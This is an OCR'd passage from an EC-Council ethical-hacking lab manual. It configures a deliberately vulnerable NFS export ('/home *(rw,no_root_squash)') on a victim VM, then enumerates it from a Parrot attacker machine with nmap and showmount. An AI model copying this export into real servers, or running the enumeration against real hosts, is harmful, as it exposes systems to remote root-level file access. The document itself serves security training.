
   Note: **/etc/exports** file holds a record for each directory that user wants to share within a network machine.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

7. A nano editor window appears, in the window type **/home *(rw,no_root_squash)** and press **Ctrl+S** to save it and **Ctrl+x** to exit the editor window.

   Note: **/home *(rw,no_root_squash)** entry shows that **/home** directory is shared and allows the root user on the client to access files and perform **read/write** operations. * sign denotes connection from any host machine.



8. We must restart the nfs server to apply the configuration changes.

9. In the terminal, type **sudo /etc/init.d/nfs-kernel-server restart** and press **Enter** to restart NFS server.

10. We have successfully configured the NFS server in the victim machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


11. Switch to the **Parrot Security** machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

    Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

    Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

12. Switch to the **Parrot Security** virtual machine, click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.

13. In the terminal window, type **nmap -sV 10.10.1.9** and press **Enter**, to perform an Nmap scan.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

14. We can see that the port **2049** is open and nfs service is running on it.
15. In the terminal window, type **sudo apt-get install nfs-common** and press **Enter**.

    Note: In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

    Note: If **Do you want to continue?** question appears enter **Y** and press **Enter**.




16. Now, type **showmount -e 10.10.1.9** and press **Enter**, to check if any share is available for mount in the target machine.

